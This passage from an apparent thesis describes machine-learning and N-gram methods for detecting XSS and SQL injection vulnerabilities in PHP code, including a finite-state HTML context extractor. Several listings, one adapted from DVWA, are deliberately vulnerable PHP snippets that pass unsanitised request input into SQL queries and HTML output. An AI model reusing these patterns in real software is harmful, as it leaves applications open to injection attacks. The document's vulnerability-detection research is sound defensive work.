samples. Experiments are performed using different proportions of vulnerable samples, henceforth referred to as Proportion of Vulnerable Samples (PVS). In each experiment, the number of vulnerable samples considered is X% of non-vulnerable samples (where, X% is .01%, 20%, 30%, 40%, 50% and 60% etc). For example, if the number of non-vulnerable samples are 3800, the number of vulnerable samples is 760 (i.e. X = 20% of non-vulnerable samples). For each value of X, various performance measures are computed. Classification algorithms supported with WEKA on default settings is considered for the experiment.

Figures 5.10 and Figure 5.9 shows the performance of machine-learning algorithms with varying proportions of vulnerable samples. The Area under the curve (AUC) is a performance metrics for a binary classifiers that captures the extent to which the curve is up in the Northwest corner. A score of 0.5 is no better than random guessing. 0.9 would be a very good model but a score of 0.9999 would be too good to be true and indicates overfitting.



FIGURE 5.9: Comparison of algorithms by ROC area value

Our observations are as follows:

1. For a given ratio of the number of vulnerable samples to the number of non-vulnerable samples i.e. 1:100 (.01% proportion of vulnerable samples i.e. vulnerable 38, non-vulnerable 3800), each model gives an accuracy of more than 90% with low TPR. For



FIGURE 5.10: Performance of each machine-learning algorithm with varying proportions of vulnerable samples

example, J48 model gives an accuracy of 99.08% with TPR 5%. It reflects that the models become bias towards non-vulnerable samples.

2. Accuracy and TNR for each model are decreasing, and TRP and F-Measure values are increasing by increasing the proportion of vulnerable samples. It shows the most of the model performance is affected by class-imbalance problem.

3. It is also observed that for the NB algorithm, there is no significant difference in the TPR and TNR value with increasing PVS values beyond 20% (ratio 1:5 or less). Thus, it can be inferred that the NB model is insensitive to class-imbalance problem. However, accuracy is lowest in comparison with other algorithms.

4. In term of AUC values all algorithms have a score more than .7 for .1% of vulnerable samples.

5. The empirical study indicates that the J48 and Bagging algorithms perform better in the vulnerability detection system.

From the experimental results, it is clear that bagging method performs best in term of accuracy, F-measure and recall, and NB method performs best in term of training time. In conclusion, we can recommend bagging and J48 method interchangeably as best for our study, as these have moderate training time as well as highest values of all performance measures.

5.6 Summary

In this chapter, we proposed an approach for the building of machine-learning based prediction models for detecting vulnerable files in the web applications. A feature extraction algorithm based on text-mining and pattern-matching techniques is proposed to extract basic and context features. We implemented the proposed approach and existing text-mining based approach on the same dataset, which enables us to do the comparative analysis of these two approaches. The performance results showed that the proposed approach based features produced the best results compared to the existing related text-mining based approach.

The proposed approach has a limitation that it can determine an HTML context of user input in a sensitive-sink statement, when HTML code is embedded as a constant string inside PHP code (echo"<span style=color:".$data." >Hey ";). It may give wrong results in the code patterns in which PHP code is embedded inside an HTML code. (<h1 style="color: <?php echo $color;? >" >Welcomer </h1 >). We will address this limitation in the next chapter.

Chapter 6

Syntactic N-gram Analysis for Detection of XSS and SQLI Vulnerabilities

In the chapter 5, we have proposed an approach for the building of prediction models based on the machine-learning technique for detecting XSS vulnerabilities. These models can be used to detect vulnerable files, while detection of vulnerable statements in a file is also an important work and requires sincere efforts. In addition to this, there are three main problems associated with the proposed static code analyzer and machine-learning based prediction model in the detection of security vulnerabilities - 1) use HTML pattern library and context-identification rules to determine HTML context, and give false results for unseen HTML patterns; 2) do not take into account the effect of the validation/sanitization at predicate and do not detect the path-sensitive vulnerabilities correctly; 3) suffer from inconsistent multiple sanitization issues. These all problems lead to false positive and false negative results.

In this chapter, a novel approach based on static backward analysis and syntactic N-gram analysis is proposed to detect XSS and SQLI vulnerable code statements. The chapter begins with the introduction and the motivation for the work. It presents the proposed syntactic N-gram based feature extraction approach and discusses the proposed finite state automata based HTML context extractor for extracting HTML context of user input. The evaluation and comparative

analysis of the proposed approach is done and results are discussed. The chapter ends with concluding remarks.

6.1 Introduction

Typically, developers use many web technologies (e.g. PHP, HTML) in the development of dynamic web applications. They reference the user's inputs in a web program by using a combination of different technologies. In the exploration of PHP web applications, it was found that developers use different coding style to develop the interactive web applications. These coding styles can be divided into three categories - 1). **Pure server-side scripting (PHP) code**, 2). **PHP code inside an HTML Tag**, and 3). **HTML Tag inside PHP code**.

A *Pure PHP code statement* is developed using only PHP technology. The code <?php echo $_GET['user']; ?> is an example of such type of statement. In the remaining two categories, either PHP code is embedded inside an HTML code (<h1 style="color:blue" >Welcome <?php echo $username; ? ></h1 >), or an HTML code is embedded inside PHP code (echo"<span style=color:".$data." >Hey ";). The last two combinations represent that user-inputs are referenced in the sensitive sink-statements with HTML code. Such type of combinations represents the HTML contexts. As mentioned earlier, a web browser employs the different type of parsers (e.g. HTML parser, JavaScript parser, CSS parser, and URI parser) to process the content of an HTML document [96]. Based on the different HTML contexts, the browser treats the same user input in the different HTML code structures differently.

Existing approaches to detect HTML contexts primarily depend on the browser-parsing models [120]. These models are highly complex in the nature and being employing implicitly during the parsing of HTML document in the web browsers. The determination of browser HTML parsing context of user input from the source code is a challenging task. In the previous chapter, we have proposed an approach to determine HTML context of user input in an HTML sink-statement. But, the approach can determine HTML context when HTML code is embedded in PHP code as a constant string and does not work in the reverse situation, where PHP code is embedded inside an HTML code. To overcome this problem, a novel approach that works in both cases is proposed.

The second issue in the most of existing vulnerability detection and prediction approaches is that the approaches provide false results for path-sensitive security vulnerabilities [30, 32]. For illustration, Listing 6.1 shows a code snippet of path-sensitive code.

LISTING 6.1: Path-sensitive PHP code: example

```
1  <?php
2  $user_id = $_GET['userId'];
3  $pwd = $_GET['pass'];
4  if( is_int ($user_id))
5  {
6  $pwd = mysql_real_escape_string ($pwd);
7  $qry = "SELECT * FROM users WHERE user='$user_id' AND password='$pwd' ";
8  $result = mysql_query($qry);
9  echo "Welcome, your user ID is $user_id !!! ";
10 }
11 echo is_int ($id)? $id: intval ($id);
12 ?>
```

In this code, statements 8, 9 and 11 are sensitive-sink statements. The execution of statements 8 and 9 is controlled by a conditional statement (line 4) that check whether the user entered input is integer or not, and make them non-vulnerable to SQLI and XSS attacks respectively. Similarly, statement 11 is non-vulnerable to XSS attack. However, it is found that most of existing source code analyzers report statement 8 as vulnerable to SQL attack, and statements 9 and 11 as vulnerable to XSS attacks. The reason for these false results is that the most of the existing static code analyzers do not take into account the effect of validation/sanitization at predicate.

The third issue which is addressed in this chapter is the inconsistent multiple sanitization problem. As described in [29], in some cases, it is necessary to use multiple sanitization functions for avoiding security vulnerabilities in the source code of an application. However, their combination leads to a new problem, known as inconsistent multiple sanitization, in which use of multiple sanitization functions is not commutative.

To illustrate the need for multiple sanitization functions, Listing 6.2 shows an example of insufficient escaping.

LISTING 6.2: Insufficient escaping: example

```
1  <?php
2  \\case 1
3   $pwd = mysql_real_escape_string ($_GET["pwd"]);
4   $query = " select * from usertable where password LIKE '%$pwd%' ";
5    $result = mysql_query($qry);
6  \\case 2
7   $pwd = mysql_real_escape_string ($_GET["pwd"]);
8   $query = " select * from usertable where password '$pwd' ";
9    $result = mysql_query($qry);
10 ?>
```

In this code mysql_real_escape_string is a standard sanitization function, which is applied in line 3 and 7 to neutralize the effect of special characters to the MySQL interpreter. However, this function does not encode many symbols such as %, = _ and becomes fail to prevent the SQLI vulnerabilities. In addition, this function is not sufficient to prevent SQLI attacks in those statements, which either contain an operator such as GRANT, LIKE, and REVOKE, or permit users to insert these operators in their inputs. Due to these limitations, both cases (in Listing 6.2) are vulnerable to SQLI attacks, however these are wrongly reported non-vulnerable by most of the vulnerability detection and prediction approaches. In such situations, researchers suggested that use of multiple functions such as addcslashes(mysql_real_escape_string($name),'%_') can prevent SQLI attacks, but the functions orders are not commutative.

To illustrate the inconsistent multiple sanitization issue, Listing 6.3 shows a PHP code snippet, in which same set of functions are applied in the different orders. But, among them, only one order can prevent the XSS vulnerability.

LISTING 6.3: Inconsistent multiple sanitization: example

```
1  < script >
2  \\case 1
3  <a href="<?php echo ScriptEscape( URLAttributeEscape($userData)); ?>" >Click </a>
4  \\case 2
5  <a href="<?php echo URLAttributeEscape(ScriptEscape( $userData)); ?>" >Click</a>
6  </ script >
```

In this code, user input is referenced inside the statements (line 3 and 5) as Double Quoted href attribute value, which is further contained in a JavaScript Block. Initially, PHP interpreter parses

this code and generates an HTML document. Then, web browser parses the resultant HTML document into two stages- first, JavaScript parser is invoked to handle the JavaScript code; Later, it identifies user input in “href" attribute and invokes a URI parser. It shows that a user input is referenced inside a nested context and require multiple escaping functions. More specifically, in this situation, two escape functions, ScriptEscape and URLAttributeEscape are applied for avoiding XSS vulnerability. However, the order in which these functions are applied matters; It depends on the invocation of browser parsers. In the code exploration, it is found that among these two cases, only case 1 is not vulnerable to XSS attacks.

In our exploration of GitHub (`https://github.com`), it is also found that the developers are using many combinations of PHP built-in functions for protecting their code from XSS and SQLI attacks. For example, our single search on GitHub for a pattern {extension:php htmlentities(trim(strip_tags))}, returns 139,354 code results.

Due to aforesaid three discussed issues, most of the existing source code analyzers and vulnerability prediction models give a large number of false positive and false negative results in the detection of XSS and SQLI vulnerabilities. In the past, researchers have used N-gram analysis based prediction models to solve the similar types of issues in the fault detection [107, 108], vulnerability detection [121, 122], malicious code detection [123, 124] and attacks detection [125] studies. The vulnerability, fault, defect and bug have many common characteristics, which motivate us to apply this analysis to address the path-sensitivity and inconsistent multiple sanitization issues.

6.2 Proposed Approach

The proposed approach builds machine-learning based prediction models for detecting XSS and SQL vulnerable statements in the web programs. Figure 6.1 depicts the steps followed in the proposed approach and it is explained subsequently. The approach proceeds as follows - It takes a web program as input and generates corresponding Control Flow Graphs (CFG). A node in CFG represents a program code statement. Next, HTML and SQL sink statements for each program are determined. Next, a finite-state automata based reachability analysis is performed to determine the *HTML context* of user input in HTML sink statement. The approach then employs static backward analysis to extract *program-slices* for each sensitive-sink statement in each of the web programs. Then, each statement in the program slices is transformed into



FIGURE 6.1: Proposed vulnerability detection approach using N-gram analysis

feature streams by using the proposed feature extraction process. Further, basic and composite syntactic N-gram features (for N=1,2,3,4,5...) are constructed and their frequencies are counted. In this manner, each sensitive-sink is characterized as a set of N-gram with their associated frequencies. These features are then used by machine-learning algorithms for the building of vulnerability-prediction models. The proposed feature extraction process is implemented in a tool for automatic building of a feature vector table for the given web programs.

6.2.1 Static Backward Analysis

The proposed approach uses static backward analysis to determine the information about the source (i.e. input), sanitization, validation and escaping functions between source and sink statements. The statement that receives user input from direct input sources (HTTP request parameter (GET, POST)) or indirect input sources (session, database) are configured as source statements. Similarly, statements that reference input-data in the generation of HTML response or use to perform database related operation are modeled as HTML and SQL sink statement respectively. The static backward analysis is performed as follows:

Let P be a web program with n lines of source code statements, denoted as P={S1, S2,..... Sn}. Let Sk be a sensitive-sink statement (i.e. echo, myql_query), which may lead to a vulnerability in the program P, and V is a set of variables used in the statement Sk. The backward program slice(Sbpc) for Sk is a set of statements (including conditional statements) which may affect the value of variables used in the statement Sk. To compute a program-slice, firstly, we construct a CFG for program P and identify sensitive-sink nodes; Next, for each node, various parameters (e.g. def, use etc) are computed by using data and control dependency analysis; Then, for each sensitive-sink node a slice criterion is computed and backward traversal of CFG is performed. This process produces a *program slice* for the sensitive-sink statement.

To illustrate this, Listing 6.4 shows the code fragment of a PHP web program extracted from a vulnerable application, DVWA [126].

LISTING 6.4: Sample PHP login web program that contains sensitive-sinks (modified code snippet from DVWA/users.php)

```
1 $color = $_POST[ 'color' ];
2 $user = $_POST[ 'username' ];
3 $pwd = $_POST[ 'pass' ];
4 if ( isset ($pwd))
5 { $pwd = mysql_real_escape_string ($pwd);
6 $qry = "SELECT * FROM users WHERE user='$user' AND password='$pwd' ";
7 $result = mysql_query($qry);
8 echo "<h1 style = color: $color > Welcome </h1>";
9 }
```



FIGURE 6.2: Control flow graph for backward program slice of a statement 7

In listing 6.4, statements 1, 2 and 3 receive user inputs through HTTP parameters and are represented as input-statements. The statements 7 is considered as SQL sink, because it uses user-inputs from statements 2 and 3 to perform database related operation. Similarly, statement 8 is denoted as HTML sink statement, as it references user input that is defined at statement 1. Based on a slice criterion {7,$query}, figure 6.2 shows a control flow graph for the statement at line 7 in Listing 6.4. The statement 7 *program slice* contains {2,3,4,5,6,7} statements. Similarly, *program slice* for HTML sink at line 8 contains {1,4,8} statements.

6.2.2 Finite Automata based HTML Context Extractor

In this section, the browser behavior is simulated in finite state automata and develop an HTML Context Extractor to determine the HTML contexts and named it as HConExt-FSA. Basically, *HConExt-FSA* takes HTML sink statement as input and employs an automata-based analysis for determining the browser-parsing HTML context. It has two sub-components- HTML token generator, and finite-state automata.

HTML Token Generator: The HTML token generator is a lexical analyzer that treats a source code statement as a string and converts it into a set of tokens. A token is a sequence of characters, which have a specific meaning in our finite state automata. We have defined a set of tokenization rules to extract tokens from the HTML sink-statements. These rules describe the HTML patterns which contains a set of strings and are expressed by using the regular expressions. *HTML token generator* uses these tokenization rules for transforming sink statement into a set of tokens. Table 6.1 shows the sample regular expressions and corresponding HTML tokens.

Finite State Automata: Finite State Automata (FSA) is used to model the behavior/characteristics of a system by using finite state and state transitions. It is defined by 5-tuples M= (Q, I, δ, q_0, F),
where,

TABLE 6.1: HTML token generator

Token (T)	Tokenization Rules (R)	Description
<PhPStart >	<?	Start of PHP code
<PhpEnd >	?>	End of Php Code
<StartTclose >	</	</br>
<EndTclose >	\>	</br>
<Digit >	[0-9]+	20, 3
<PhpVar >	$[a-zA-Z_]+[0-9_]* [-]?[>]?[a-zA-Z_]*[0-9_]*	$_GET, $Var
<Topen >	<	open HTML Tag
<Tclose >	>	close HTML Tag
<Comment >	!--	HTML comment
<Equal_op >	=	equal operator
<Furl_Attr >	(?|#)	?
<Script >	[Ss][Cc][Rr][Ii][Pp][Tt]	Script, Script
<Style >	[Ss][Tt][Yy][Ll][Ee]	Style, STYLE
<Url_Attr >	(src|href)	src, href
<SQ >	(\'|')	Single Quote
<Event_Attr >	^on[a-z]+	-
<Identifier >	[a-zA-Z_]+[0-9_]*	name, color
<Space >	[\t]+	-
<DQ >	("|\")	Double Quote
<newline >	[\r\n]+	-
<SpSymbol >	(+|&|.|:|;|,|[|{|(|]|}|\%|==|!=|*)	-

Q is a finite set of states

I is set of input/events

q_0 is an initial state, $q_0 \in Q$

δ is a transition system representing state transitions $\delta : Q \times I \rightarrow Q$

F: set of final(accepting) states,$F \subseteq Q$

The proposed automata consists of a set of states corresponding to the different intermediate contexts. The browser-parsing contexts of user-input is represented by the final states. We define a set of transitions for different combinations of states and input combinations. Based on the defined transitions, finite state automata for different HTML contexts is developed and implemented. Apart than HTML tokens, some other input sets are defined as follows:

1. $< Input >= T \bigcup < UNDEFINED >$
2. $< Input1 >= < Input > - < Event\_Atrr >, < Url\_Attr >, < Style\_Attr >$

3. $< Input2 >= < Input > - < Topen >, < PhpVar >$

It sequentially scans the tokens generated by the *HTML token generator* and determines the statement-level HTML context of user input in the HTML sink-statement.

Table 6.2 shows a transition table used to build a HConExt-FSA for different HTML patterns. The HConExt-FSA receives HTML tokens as inputs and transits between states. We have simulated it in a program that receives a set of HTML tokens as inputs and returns a state. The state name represents the HTML context of user-input in the sink-statement.

The explanation of full automata at a time is too complex, so we have taken a part of automata to explain the principle. Figure 6.3 shows a part of FSA for HTML Element, HTML double quote, and single quote attribute HTML patterns. It has total 18 states, in which initial state is represented by q0, and states q1, q8, q11, q12 are represented as final states correspond to different contexts. And all other remaining states are denoted as non-final states. Initially, HConExt-FSA is in the initial state, and process the token stream generated by the *HTML token generator*. It changes its state based on the defined state transitions. The final state represents the HTML context of user input in the sink-statement.

TABLE 6.2: State transition table of HConExt-finite state automata

Present State		Input/ Next State																		
State	State Name	<Input >	<Input2 >	<Space >	<Topen >	<Identifier >	<Tclose >	<Style >	<Url _Attr >	<Event _Attr >	<Equal _op >	<DQ >	<SQ >	<PhP Start >	<Digit >	<PhpVar >	<Furl _Attr >	<Sp Symbol >	<Start Tclose>	<End Tclose>
0	Initial		q0		q2											q1				
1	Helement	q1																		
2	Tag_Open					q3														
3	Tag_Name			q4			q0													
4	before_Attr_name			q4		q5	q0	q25	q38	q15										
5	Attr_name			q5							q6									
6	before_simple_Attr_val			q6		q7						q9	q10	q6		q8				
7	simple_attr_val			q4																
8	**NQ_Attr_val_context**	q8																		
9	DQ_Attr_val_beg					q13								q13	q13	q11		q13		
10	SQ_Attr_val_beg					q14								q14	q14	q12		q14		
11	**DQ_Attr_val_context**	q11																		
12	**SQ_Attr_val_context**	q12																		
13	dq_attr_val			q4		q13	q0				q13	q13	q13			q11		q13		
14	sq_attr_val			q4		q14	q0				q14	q14	q14			q12		q14		
15	event_attr_name			q15							q16									
16	before_event_Attr_val			q16		q17						q19	q20	q16		q18				
17	event_attr_val																			
18	**Event_NQ_Attr_val_context**	q18																		
19	Event_DQ_Attr_val_beg					q23								q23	q23	q21		q23		
20	Event_SQ_Attr_val_beg					q24								q24	q24	q22		q24		
21	**Event_DQ_Attr_val_context**	q21																		
22	**Event_SQ_Attr_val_context**	q22																		
23	Event_dq_attr_val			q4		q23	q0				q23	q23	q23			q21				
24	Event_sq_attr_val			q4		q24	q0				q24	q24	q24			q22				
25	style_tag_start			q25							q26									
26	before_style_attr_name			q26								q27	q28							
27	style_DQ_Attr_name_beg			q27		q29														
28	style_SQ_Attr_name_beg			q28		q30														
29	style_dq_attr_name			q29		q31									q31	q31		q29		
30	style_sq_attr_name			q30		q32									q32	q32		q30		
31	style_dq_attr_val					q31						q33	q34			q36		q31		
32	style_sq_attr_val					q32										q37		q32		
33	style_dq_attr_val_end						q0													
34	style_sq_attr_val_end						q0													
36	**style_DQ_Attr_val_context**	q36																		
37	**style_SQ_Attr_val_context**	q37																		
38	URL_attr_name			q38							q39									
39	before_URL_attr_val			q39								q40	q41							
40	url_DQ_Attr_val_beg			q40		q46							q40	q44				q40		
41	url_SQ_Attr_val_beg			q41		q47						q41		q45				q41		
42	**Full_url_DQ_Attr_val_context**	q42																		
43	**Full_url_SQ_Attr_val_context**	q43																		
44	url_full_dq_attr_val					q44										q42				
45	url_full_sq_attr_val					q45										q43				
46	url_fragment_dq_val			q46		q46					q46				q46	q48	q46			
47	url_fragment_sq_val			q47		q47					q47				q47	q49	q47			
48	**url_fragment_dq_val_context**	q48																		
49	**url_fragment_sq_val_context**	q49																		



FIGURE 6.3: Finite state machine for determining HTML element contexts

Further, at micro-level, Figure 6.4 shows a sub-FSA , which is a part of HConExt-FSA for HTML element patterns. It has following states- Initial, Tag_Open, Tag_Name, HElement states and a set of input symbols I. In this automata, starting state is "Initial", which remains in the same state for all input symbols except the "<Topen>" and "<PhpVar>". It is changed into "Tag_Open state" or "HElement_context" by applying"<TOpen>" and "<PhpVar>" input respectively. On

